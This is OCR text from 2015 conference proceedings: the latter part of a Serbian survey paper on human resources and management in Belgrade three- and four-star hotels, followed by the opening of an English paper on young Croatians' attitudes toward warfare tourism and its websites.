Upravljanje ljudskim resursima u hotelijerstvu je dinamičan proces, zaposleni su na prvom, a gosti na drugom mestu. Od ljudskih resursa zavisi kvalitet usluga koje će biti pružene gostima, koje će dovesti do njihove satisfakcije i do željenih poslovnih rezultata kompanije (Vlahović, 2008).

Novo poslovno okruženje nameće nove izazove za zaposlene od kojih se očekuje da budu dobro edukovani, da ovladaju novim poslovnim veštinama, da budu vizionari, da misle i stvaraju, i da uz adekvatnu organizaciju poslovanja budu konkurentni na tržištu. "Kvalitet ljudskih resursa u turizmu i ugostiteljstvu ima posebnu dimenziju. Turistički radnik komunicira s potrošačima, od njega se zahteva ne samo obrazovanost i stručnost već i komunikativnost, ljubaznost, strpljivost, lični šarm, emocionalna stabilnost" (Čerović, 2011).

## 3. ULOGA MENADŽERA U HOTELIJERSTVU

Funkcija menadžera u hotelijerstvu je vrlo složena i specifična. Kako je hotelijerstvo uslužna delatnost, menadžer je spona između osoblja hotela i klijenata kao korisnika usluga. Klijent je uvek u pravu, i zahteva vrhunsku uslugu kako bi bio lojalan hotelu u kome odseda. Uloga menadžera je presudna u tom procesu.

Strategijsko planiranje u hotelskim preduzećima nije statički proces, pa nije moguće da jedna osoba donosi odluke za sve aspekte poslovanja. Odluke se donose na osnovu mišljenja velikog broja "specijalizovanih menadžera, zaduženih za posebna područja strategijskog planiranja i razvoja kao i za dostavljanje odgovarajućih informacija nižim jedinicama unutar organizacije" (Čačić, 2013). Zato menadžer mora da poseduje autoritet u skladu sa odgovornošću koja mu je data, jer se od njega očekuje da podstiče i vodi saradnike, a ne da naređuje i traži apsolutnu poslušnost. Hotelijerstvo zahteva dnevne aktivnosti, pa se od menadžera zahteva dobar odnos sa saradnicima u unutrašnjem i spoljnom okruženju, čime doprinosi efikasnijem poslovanju. Njegova odgovornost je velika, pa se svaka greška ili propust odražava direktno na kvalitet usluge i ima negativno odloženo dejstvo. Stepen uspešnosti menadžera u hotelijerstvu meri se na osnovu ostvarenog dnevnog učinka i načina delovanja. Od njega se očekuje da dobro vlada menadžerskim tehnikama i veštinama i da donosi odluke na bazi činjenica, a ne na osnovu subjektivnog iskustva.



DOI: 10.15308/Synthesis-2015-541-546

U savremenim uslovima poslovanja hotelskih organizacija, da bi menadžer bio dnevno uspešan, neophodno je da uskladi vlastito delovanje, uspostavi red u radu, primeni adekvatne postupke i metode rada, i definiše predviđeni vremenski okvir za sprovođenje pojedinih operacija. Rad menadžera je u najvećoj meri stvaralački, umni rad koji podrazumeva odlučnost, sposobnost, koncentraciju, inicijativu, optimizam i preduzetništvo (Petrović & Petrović, 2013).

Zbog specifičnosti problematike kojom se bavi hotelijersto teorijski bi bilo dobro da menadžer ima osobinu da je dobar organizator, što znači da dobro poznaje svoj posao i da je dobar poznavalac ljudi sa kojima je u direktnoj komunikaciji. Praksa je pokazala da ove dve osobine retko ili nikada ne poseduje jedna osoba.

Menadžeri u hotelijerstvu imaju specifičnu ulogu, oni planiraju, donose odluke o strategiji i korišćenju ljudskih resursa. Oslanjajući se na sopstveni autoritet menadžeri uspostavljaju dobru komunikaciju zasnovanu na informacijama potrebnim za uspešnu realizaciju postavljenih ciljeva.

Komunikacija postaje važan deo stvaralačke aktivnosti ljudskih resursa u davanju i razmeni informacija. Ona je nepohodna i značajna za sprovođenje ciljeva u hotelijerstvu. Od velike je važnosti za menadžere, jer povezuje menadžerske aktivnosti u vođenju, organizovanju i kontrolisanju svih procesa u hotelijerstvu. Menadžer mora da bude vrlo vešt u komunikaciji, jer to nije obična razmena reči među sagovornicima, već razmena ideja, i vrlo je važno na koji način se ta komunikacija obavlja kako primaoc poruke ne bi bio u nedoumici. U hotelijerstvu je to veoma bitno, jer komunikacija između menadžera i zaposlenih nije nimalo jednostavna, ukoliko je cilj uspešno vođenje ljudima, a menadžeri imaju glavnu ulogu u razmeni pravih informacija.


Kako je hotelijerstvo uslužna delatnost, organizaciona kultura utiče na donošenje strateških odluka u smislu prilagođavanja okruženju, usmerenju zaposlenih ka kontroli, i smanjenju konflikata, a ukorenjene navike i zastareli sistem vrednosti može da uspori efikasno upravljanje hotelima. U savremenim uslovima poslovanja jedan od preduslova za uspeh jeste posvećenost organizacionoj kulturi kao važnom segmentu koji utiče na odabir strategije i poslovni ishod kompanije. Uspešnost na tržištu u odnosu na konkurenciju zavisi od načina na koji zaposleni obavljaju poslovnu aktivnost, a mnogo manje od organizacione strukture ili resursa kojima raspolažu.

## 4. REZULTATI ISTRAŽIVANJA I DISKUSIJA


Za hotelijerstvo, kao uslužnu delatnost, ljudski resursi predstavljaju najvažniji faktor za uspešno poslovanje i opstanak na tržištu. Sproveli smo istraživanje u beogradskim hotelima sa kategorijom tri i četiri zvezdice. Anketa se sastojala od 16 pitanja, a učestvovao je 61 zaposleni.

Grafik 1 i grafik 2 pokazuju da je zaposleno 51% muškaraca i 49% žena. Starosnu strukturu čine: zaposleni između 25 i 35 godina (30%), zaposleni između 35 i 45 godina (57%) i zaposleni između 45-55 godina (13%). Možemo reći da je zaposleno više muškaraca nego žena, čija je starosna dob od 35 do 45 godina (57%). Na grafikonu 3 vidimo da ima više žena čija je starosna dob od 25 do 30 godina, i više muškaraca od 35 do 45 godina. Što se može objasniti činjenicom da se žene posle 35. godine više vremena posvećuju porodici.


Za kvalitetno obavljanje svih zadataka u hotelijerstvu vrlo je važno obrazovanje zaposlenih, jer samo obrazovani kadar sa uspehom može da ispuni sve zahteve koji se postavljaju. Broj zaposlenih sa srednjom školom je 8,19%, visokom i višom 73,77%, a sa magistraturom i masterom 16,39%. Može se reći da je kvalifikaciona struktura zaposlenih izuzetno dobra, i da menadžment hotela sa tri i četiri zvezdice vodi računa o obrazovanju svojih kadrova koji zauzimaju više pozicije u strukturi radnih mesta. Za profesionalno obavljanje poslova i formiranje tima stručnjaka, savremeni menadžment ljudskih resursa akcenat stavlja na obrazovanje zaposlenih, jer je to jedini način za uspešno rešavanje izazova koji se pred njih postavljaju.




Grafik 1




Grafik 2




Grafik 3

Isto tako veoma je važno da li je obrazovanje koje poseduju zaposleni, vezano za posao koji obavljaju, pa su rezultati ankete pokazali da je 72,13% zaposlenih ima obrazovanje koje je direktno vezano za turizam i ugostiteljstvo, a 22,29% nije direktno vezano, što predstavlja visok stepen usklađenosti između zahteva posla koji obavljaju sa profilom obrazovanja koji poseduju. Kod učesnika u anketi nije bilo dokvalifikacije ili prekvalifikacije za radno mesto na kome se nalaze.


Što se tiče radnog iskustva, iz istraživanja se može zaključiti da do 5 godina u hotelijerstvu radi 14,75% ispitanika, od 5 do 10 godina 67,21%, a preko 10 godina 13,11%. Može se reći da većina zaposlenih poseduje radno iskustvo koje doprinosi boljem izvršenju radnih zadataka.

Poznavanje svetskih jezika je veoma bitno za hotele sa tri i četiri zvezdice zbog komunikacije sa klijenatima koji posećuju hotele. Jedan od osnovnih uslova, od najnižih do najviših pozicija, za uspešno obavljanje poslova je poznavanje stranih jezika. Utvrdili smo da 73,77% zaposlenih u hotelima sa tri ili




DOI: 10.15308/Synthesis-2015-541-546

četiri zvezdice govori jedan strani jezik, i to engleski, a 26,23% dva strana jezika. Iz dobijenih odgovora može se zaključiti da svi zaposleni govore najmanje jedan strani jezik.




Grafik 4


Pitanje zarade u hotelijerstvu je kompleksno i odgovori su očekivani. Na grafikonu se može videti da 55% ispitanika nije zadovoljno zaradom, od toga 57,57% čine žene, a 42,42% čine muškarci. Može se zaključiti da su za obavljanje istog posla žene manje plaćene od muškaraca. Ovom problemu bi se trebalo posebno posvetiti, u smislu zauzimanja stava koji će vrednovati radno mesto, nezavisno od pola zaposlenog. Niske zarade u ovoj delatnosti su evidentne. Uzroci su brojni, ali jedan od glavnih je niska akumulativna i reproduktivna sposobnost delatnosti. Posledice se ogledaju u velikoj fluktuaciji radne snage, neatraktivnosti zanimanja u hotelijerstvu, odsustvu motivacije zaposlenih i neučestvovanju u odlučivanju prilikom donošenja novih rešenja. Niske zarade su veliki problem u zadržavanju obrazovane i stručne radne snage u hotelijerstvu. Fluktacija radne snage stvara dodatne troškove hotelskim kompanijama, kojima je za obuku novih radnika potrebno dodatno vreme koje umanjuje produktivnost.





Grafik 5

Za svakog zaposlenog veoma je bitno da li je zadovoljan pozicijom na kojoj radi. Naša anketa je pokazala da je procenat žena i muškaraca zadovoljnih svojim poslom 50,98%, a da je procenat žena koje nisu zadovoljne pozicijom na kojoj su zaposlene 42,8%, jer smatraju da bi na višoj poziciji mogle više da doprinesu uspehu hotela.

Za hotele je veoma važno da zaposleni permanentno uče i da se usavršavaju, kako bi stekli veštine i znanje neophodne za nove poslovne zadatke. Globalizacija svetske privrede nameće funkciji ljudskih resursa jačanje potrebe za znanjem kao i privlačenje talentovanih pojedinaca, pa obuka zaposlenih postaje sve značajnija aktivnost u okviru funkcije upravljanja ljudskim resursima. U našoj anketi čak 68,85% zaposlenih je imalo obuku u tajanju od jednog meseca, 22,95% zaposlenih imalo je obuku do šest meseci, a nije imalo obuku 6,56%. Nijedan anketirani hotel nije slao svoje zaposlene na obuku koja je trajala više od 6 meseci. Ovi podaci govore da naši menadžeri ne vode računa o viziji svojih hotela na duži rok, i da tako svoje zaposlene ne motivišu da se usavršavanjem pozicioniraju na viši nivo. Rezultati ankete pokazuju da je 52,38% zaposlenih sa visokom stručnom spremom bilo na obuci u trajanju do mesec dana, 28,57% sa višom, magistri i masteri 7,14% i 4,76% zaposlenih sa srednjom stručnom spremom. Smatramo da je obuka od mesec dana kratak period da se zaposleni obuče u struci i daju dobre rezultate na svom radnom mestu.




Grafik 6





Grafik 7

Grafikon 7 pokazuje da hoteli sa kategorijom od tri i četiri zvezdice svojim zaposlenima ne pružaju dovoljnu mogućnost za usavršavanjem, što nije za pohvalu s obzirom na činjenicu da oni imaju klijente koji zahtevaju vrhunsku uslugu. Tako su anketirani sa 55,76% odgovorili da nisu imali dodatno usavršavanje i to kod hotela sa tri zvezdice 76,47% i sa četiri zvezdice 23,53%. Ispitanici koji su odgovorili, da su imali dodatno usavršavanje čine 42,62%. U ovom slučaju hoteli sa četiri zvezdice učestvuju sa 57,69% a sa tri zvezdice 34,61%. Ovi procenti mogu da daju pogrešnu sliku, pa se treba pozabaviti uzrocima ovako loše slike. Ovo isto govori da menadžment hotela nema viziju šta im treba u budućnosti za uspešno poslovanja, a osnova za uspešno poslovanje su kolektivni elementi u znanju, dok pojedinačna znanja ne predstavljaju veliku dobit za kompaniju. U biti zadatak menadžmenta je da održi intelektualnu imovinu. Međutim, naši menadžeri hotela imaju strah od radnika koji rade na znanju pa ništa ne preduzimaju da ih zadtže ili da im pomognu da rade efikasno, jer će oni zahtevati bolje radne uslove i bolju poziciju. Rezltati ankete potvrdjuju da menadžment nema sluha za kolektivno znanje koje je veoma važno za opstanak hotelskih kompanija na duži rok.




DOI: 10.15308/Synthesis-2015-541-546




Gragik 8

Zadovoljstvo poslom koji obavljaju zaposleni od velike je važnosti ne samo za zaposlenog već i za ostvarivanje ciljeva cele kompanije, jer je zadovoljan radnik lojalan svojoj kompaniji. U anketi je rangirano zadovoljsto poslom ocenom od 1 do 5. Rezultati ankete pokazuju da je 47,54% zaposenih dalo ocenu 3, a 49,18% ocenu 4. Ocenom 1, 2 i 5 niko nije od ispitanika ocenio zadovoljstvo poslom. Rezultati ankete o zadovoljstvu poslom, na osnovu pola i godina života prikazani su na grafikonu 8. Možemo da zaključimo da sa povećanjem godina života, kod muškog pola, opada zadovoljsto poslom koji obavljaju. Muškarci su zadovoljniji poslom u periodu od 25. do 35. godine, a najmanje su zadovoljni poslom od 45. do 55. godine. Iz navedenog se može zaključiti da su zaposleni, muškog pola na početku karijere veoma ambiciozni i spremi da uče sa željom da napreduju ka višim pozicijama u hotelu. Sa povećanjem godina starosti zadovoljstvo poslom opada. Kod ženskog pola, kriva zadovoljsta poslom je obrnuta. U mlađim godinama ona pada, da bi sa godinama rasla. To je i razumljivo s obzirom na to da su u mladosti žene posvećene porodici, da bi se kasnije posvetile karijeri.




Grafik 9

Za svakog zaposlenog vrlo je važno na kojoj poziciji vidi sebe u budućnosti. Redosled koji je prirodan, nakon završenog obrazovanja u struci, obuke koje su imali u hotelu i stečenog iskustva, zaposleni s pravom očekuju bolju poziciju. Na grafikonu 9 možemo videti da je 55,73% anketiranih odgovorilo da u budućnosti sebe vidi na poziciji menadžera hotela, od toga 71,43% muškaraca, a 31,43% žena. Po anketi, muški pol je zainteresovaniji za poziciju menadžera, dok žene radije biraju poziciju timskog igrača, od 21,31% opredeljenih za ovu poziciju, žene čine 86,66%. Možemo da zaključimo da muški pol pretenduje poziciji menadžera hotela, zato što im ona daje moć koju mogu da koriste u ostvarivanju svojih ciljeva. Ako je ta moć usmerena ka uspešnom poslovanju hotela na tržištu i zadovoljstvu svih zaposlenih, onda ona opravdava svoju svrhu. Neznatan broj ispitanika je odgovorio da želi poziciju direktora hotela ili unapređenje na bilo kojoj poziciji. Interesantan podak je da se nijedan ispitanik nije opredelio za pozicju lidera hotela.

Suštinski gledano lider nema formalnu poziciju u hotelu, on ima posebne lične karakteristike i stil kojim utiče na druge da rade i slede ga u ostvarenju zajedničkih ciljeva. On znalački uklapa pojedinačne interese sa interesima kompanije, inspiriše i motiviše sve one koji suprotno misle i prilagođava ih opštoj kulturi kompanije, čime utiče na kreiranje njenog identiteta. Možda zbog ovih karakteristika lidera, naši ispitanici sebe u budućnosti ne vide kao lidera hotela.

## 5. ZAKLJUČAK

Ljudski resursi predstavljaju ključni faktor uspeha u hotelskim kompanijama. Efekat poslovanja hotelskih kompanija visoke kategorije zavisi od efekata ljudskih resursa. Menadžment ljudkih resursa, naročito u hotelijerstvu, mora usmeriti sve svoje aktivnosti ka tome da podrži i prati poslovnu strategiju radi ostvarivanja ciljeva kompanije i sticanja konkurentske pozicije na tržištu.

Na osnovu ankete koja je sprovedena u beogradskim hotelima čija je kategorija tri i četiri zvezdice, došli smo do zaključka da je zaposleno nešto više muškaraca nego žena, da je vrlo povoljna starosna struktura, jer većina zaposlenih (57%) ima između 25 i 45 godina, da 83,6% čine zaposleni sa višom i visokom školom iz oblasti turizama i hotelijerstva, da govore dva strana jezika. Isto tako, anketa je pokazala da su zaposleni nezadovoljni platom za posao koji obavljaju, a menadžment hotela ih ne motiviše i ne pruža im mogućnost permanentnog usavršavanja u struci, i time ih sprečava da zauzmu višu poziciju od one na kojoj su zaposleni, zato je fluktuacija radne snage neminovna.

Uloga menadžera u hotelijarstvu je veoma kompleksna i traži mnogo napora i znanja kako bi se objedinile sve funkcije vezane za poslovanje hotela. Zato je svakodnevni rad menadžera važan za dobro funkcionisanje rada hotela, jer loša organizacija i komunicija sa podređenima i pogrešne odluke dovode do neuspeha organizacije kojom rukovodi. Zato menadžer svojom organizovanošću mora da utiče na zaposlene, kako bi ostvrio pozitivne promene. Za uspeh je bitno brzo donošenje odluka, a da bi opstali na tržištu, u dužem vremenskom periodu, menadžeri moraju da budu sposobni da zadovolje potrebe sadašnjih i budućih korisnika hotelskih usluga. Dominantnu poziciju zauzeće zaposleni koji su spremni da uče u kontinuitetu i da svoje znanje primene u praksi. Samo sa takvim ljudskim resursima hotelske kompanije mogu da imaju dobre poslovne rezultate i da zauzmu dobru poziciju na tržištu.

## LITERATURA

Barjaktarević, D. (2013). *Upravljanje kvalitetom u hotelijerstvu*. Beograd: Univerzitet Singidunum.

Braun, T. (1995). *Managing Human Resources in the European Tourisam And Hospitality Industry: A strategic Approash*. London: Chapman & Hall.

Čačić, K. (2013). *Poslovanje hotelskih preduzeća*. Beograd: Univerzitet Singidunum.

Čerović, S.(2009). *Srategijski menadžment u turizmu*. Beograd: Univerzitet Singidunum.

Čerović, S. (2011). *Upravljanje ljudskim resursima u hotelijerstvu*. Beograd: Univerzitet Singidunum.

Đorđević Boljanović, J. (2009). *Menadžment znanja*. Beograd: Data Status.



DOI: 10.15308/Synthesis-2015-541-546

Mihić, S. (2009). *Menadžment ljudskih resursa u hotelskim kompanijama Slovenije: Zbornik radova*. Bijeljina: Sinergija.

Moutinho, L. (2005). *Strategijski menadžment u turizmu*. Zagreb: Masmedia.

Petrović, P. (2006). *Preduzetnički menadžment u hotelijerstvu*. Novi Sad: PMF.

Petrović, P., & Petrović, J. (2013). *Upravljanje promenama i unapređivanje dnevnog menadžmenta u hotelskoj industriji: Zbornik radova*. Zlatibor: Hotelska kuća.

Stefanović, V., & Blagojević, S. (2009). *Menadžment ljudskih resursa u turizmu*. Novi Sad: Prirodno matematički fakultet.

Vlahović, S.(2007). *Upravljanje ljudskim resursima i njihova primena u hotelijerstvu*. Zbornik radova Edukacija zaposlenih u turizmu. Beograd: Univerzitet Singidunum.

Vlahović, S. (2008). *Značaj kadrovske strukture za razvoj hotelske industrije Crne Gore*: *Zbornik radova*. Zlatibor: Hotelska kuća, HOPES



DOI: 10.15308/Synthesis-2015-541-546

Synthesis
International Scientific Conference of IT and Business-Related Research

# YOUNG GENERATIONS AND PRESENTATIONS OF WARFARE TOURISM: WHERE IS CROATIA?

## UTICAJ VEB-PREZENTACIJA RATNOG TURZMA NA MLADE GENERACIJE U HRVATSKOJ

Metod Šuligoj
University of Primorska, Faculty of tourism studies – Turistica, Obala 11a, 6320 Portorož/Portorose, Slovenia

**Abstract:**
Nearly the entire territory of Croatia offers various types of war remains. The field of warfare tourism may be considered a micro niche of special tourism interest. The main objective of this multidisciplinary research is to empirically clarify the nature of the phenomenon of warfare tourism by focusing on the attitudes and opinion of young Croatian residents. In addition, the qualitative analysis of some representative cases of warfare web pages was also performed. A total of 292 filled questionnaires was used in the empirical analysis. We found out that only a small share of the youth considers visits to warefare sites/events uninteresting, while remembrance and educational purposes were at the top of the identified reasons, which means that warfare sites/events visits from this point of view has potential for Croatian tourism. Web presentations of relevant sites are very unattractive and weak; while there is no information on the Internet about some destinations and sites. Concluding remarks point to some limitations and suggestions for further research.

**Key words:**
warfare tourism, youth, web page, Croatia.

**Apstrakt:**
Na gotovo celokupnoj teritoriji Hrvatske mogu se pronaći različiti tipovi ratnih ostataka. Oblast ratnog turizma može se smatrati mikro nišom od posebnog značaja za turizam. Osnovni cilj ovog multidiscicplinarnog istraživanja jeste da se empirijskim putem objasni priroda pojma ratnog turizma oslanjajući se na stavove i mišljenja mladog stanovništva Hrvatske. Takođe, sprovedena je i kvalitativna analiza reprezentativnih primera Internet prezentacija ratnog turizma. Ukupno je popunjeno 292 upitnika koji su obuhvaćeni emprijskom analizom. Došli smo do saznanja da samo mali procenat mladih smatra da posete ratnim lokalitetima/dodađajima nisu zanimljive, dok se kao glavni razlozi za posetu navode sećanje na pomenute događaje i edukativni razlozi, što znači da posete ratnim lokalitetima i događajima predstavljaju veliki potencijal za razvoj turizma u Hrvatskoj. Prezentacije važnih ratnih turističkih lokaliteta na Internetu veoma su loše urađene i neupečatljive, dok se informacije o mnogim destinacijama i mestima čak ne mogu ni naći na Internetu. Zaključci ovog rada ukazuju na određene nedostatke kao i na predloge i ideje za buduća istraživanja u ovoj oblasti.

**Ključne reči:**
ratni turizam, omladina, veb-stranica, Hrvatska.

## 1. INTRODUCTION

Croatia, as one of the Eastern Adriatic countries, is highly dependent on tourism. During the war in the 1990s, 15% of the housing units and 2,423 cultural heritage sites, 334 schools, numerous hospitals and traffic infrastructure were destroyed or damaged (Beskrajna obnova od rata, 2010). In addition, different wars and totalitarian regimes in the 20th century had adverse effects on people of different nationality and political and religious affiliation: The WWI and WWII (including the Independent State of Croatia) and Tito's socialist Yugoslavia had a negative impact on people of different national, political and religious orientation. Consequently, nearly the entire territory of Croatia offers war remains, prisons and labour/concentration camp buildings, monuments, and cemeteries, along with different stories of the affected people. Could these sites also be a tourism asset presented on the Internet? Accordingly, the main objective of this study is to further clarify the nature of the phenomenon of warfare tourism in relation to the war in the 1990s through empirical research from the perspective of young Croats. Such a local resident-oriented approach is still needed in dark tourism studies where conceptual research is still dominant (Seaton & Lennon, 2004; Stone & Sharpley, 2008; Stone, 2010; Biran, Poria & Oren, 2011; Kidron, 2013). Additional objective is to identify the cases of warfare web presentations in Croatia and their quality. The main reason for that is virtual world (including virtual tourism), which generally characterizes today's young generation.

## 2. WARFARE TOURISM

Tourism involving travel to sites, events or other attractions linked in any way to disaster, suffering, violence or death is denoted as dark tourism which should be understood as a complex socio-cultural phenomenon. One of the earliest attempts to classify suffering- or death-related tourism activity resulted as holidays in hell (O'Rourke, 1988; Pelton, 2003). Rojek (1993) introduced the terms fatal attractions and black spots, but there are also other terms in use, such as thanatourism, morbid tourism and the attraction-focused artificial morbidity-related tourism, fatal attractions, atrocity tourism (Ashworth & Hartmann, 2005), grief tourism (Grief Tourism, 2009), trauma tourism (Clark, 2006) or memorable tourism (Kim, 2013) which are not synonyms. However, Foley and Lennon (1996) and Lennon and Foley (2000), have defined the phenomenon and the concept of the so-called dark tourism on the basis of preliminary works.

According to Smith (1998) and Ryan (2007), warfare sites and events probably present the world's largest and most recognisable single category of tourist attractions. There are nowadays numerous sites dating from period of World War I and World War II, especially in Europe and Asia. Moreover, we also have to mention the sites linked to the Vietnam War, War in Korea, the Balkan conflict, Cambodian conflict, War in Iraq and Afghanistan and many conflicts in Africa, as part of contemporary history and consequently, potentially interesting to tourists. Warfare tourism is a particular form of dark tourism, and it includes visiting war memorials and war museums, "war

E-mail: metod.suligoj@fts.upr.si
DOI: 10.15308/Synthesis-2015-547-551

experiences", battle re-enactments (battlefields tours) (Dunkley, Morgan & Westwood, 2011, 860; Naef, 2013a; Naef, 2013b). Henderson (2000), Goulding & Domic (2009) and Stone (2010) highlight that the interpretation of war-related sites is a sensitive issue. In this context, Naef (2013a) and Baillie (2012) problematize Croatia's monopolisation of memory in the case of Vukovar where such circumstances could provoke new conflicts among the local society, which could slow down the economic and tourist subsystem development.

As the web is becoming a major communication channel to bridge sites, events and visitors, huge marketing efforts should be made to attract new and regular visitors. The design of website pages is related to both marketing and information systems (ICT). Some approaches to evaluate websites generally involve the perceptions of users, while others don't (Law & Cheung, 2005). In resort industry, Perdue (2001) developed a conceptual model for website evaluations, which is also relevant for our research. He found that the overall website evaluation includes three parts: site navigation, visual attractiveness, and information content. Nevertheless, a wide variety of studies have been conducted to identify the factors that could affect tourist behaviour on the web (Jeong & Choi, 2004; Bai, Law & Wen, 2008). Hausman and Siekpe (2009) clam that "website design research suggests that providing richer media with more real environment has a more positive impact on the user's involvement". Thus, it is proposed that the quality of online websites (website design, information quality) is positively associated with the story and quality of physical environment (in our case warfare tourism site). However, no research has been documented on this issue.

## 3. CROATIAN AND SOME OTHER BALKAN CASES

According to their research in Bosnia & Herzegovina (B&H), Causevic and Lynch (2011), claim that war memories are essential for the concept of post-war tourism development, where using the dark tourism context reduces their meaning to a rather narrow tourism context. Another recent example of a destination with great potential for dark tourism is Croatia. Here, we can see that national culture, memory, and economy are mutually embedded (Rivera, 2008), which means that the history and heritage can also be used as a vehicle for promoting political views and Croatian "nationhood" (Goulding & Domic 2009, 99). Not surprisingly, Vukovar has become a Croatian mythical site where the visitors can see the remains of war, where younger generations can understand the experience of war and feel the sufferings of the Croatian people (Kardov in Naef, 2013a). Contrary to Dubrovnik or some other coastal cities, Slavonian Vukovar was never an overly popular tourist destination, but it appears that its symbolic status has attracted number of visitors. The tourism which accompanies the creation of memorials is often seen as "nationalistic" tourism intrinsically linked to the symbolic status of the city (Naef, 2013a; Baillie, 2012). Regardless of its status, Vukovar-Syrmia County has not planned the development of warfare tourism (Vukovarsko-Srijemska županija, 2011), although this should be its flagship product. Moreover, a brief review of the national strategic document (see Croatian Tourism Development Strategy till 2020, 2013) shows that Croatia has no strategic plans concerning this issue. We reached the same results upon reviewing previous or current strategic documents of some war affected counties in the 1990s, e. g. Zadarska County, Osječko-Baranjska County, Šibensko-Kninska County. Consequently, the relevant questions are: (1) what do young residents think about the warfare activities? (2) Are the Croatian warfare web-sites designed for young visitors? Although there is much research presenting the Balkan war of the 1990s from different points of view, many dilemmas have not been resolved in the previous research either in Croatia or B&H. The questions listed aimed to design and empirically verify the following research assumptions:

*H1: Young residents of Croatia mostly visit warfare sites (including relevant events) for conservational, educational and commemorative purposes.*

*H2: Warfare Web sites in Croatia do not follow modern trends.*

## 4. METHODOLOGY

Empirical data for this study were collected from the undergraduate students of tourism- and/or business-oriented university departments, faculties or universities of applied sciences in Croatia. Students belong to a generation that has no direct experience of the war in the 1990s. In the country, 7 public tourism- and/or business-oriented university departments or faculties and 4 public universities of applied sciences were involved in the study. Prior to collecting the data, questionnaires were tested. After a few corrections, undergraduate students of the participating institutions were asked to fill out the web surveys. Students could fill out the survey in the classroom or at home. For the purpose of this study, we used a questionnaire in the Croatian language; only part of it was relevant for the paper. The relative part of the questionnaire included a set of items regarding students' reasons for visiting or not visiting war sites/events (multiple choice type items) in 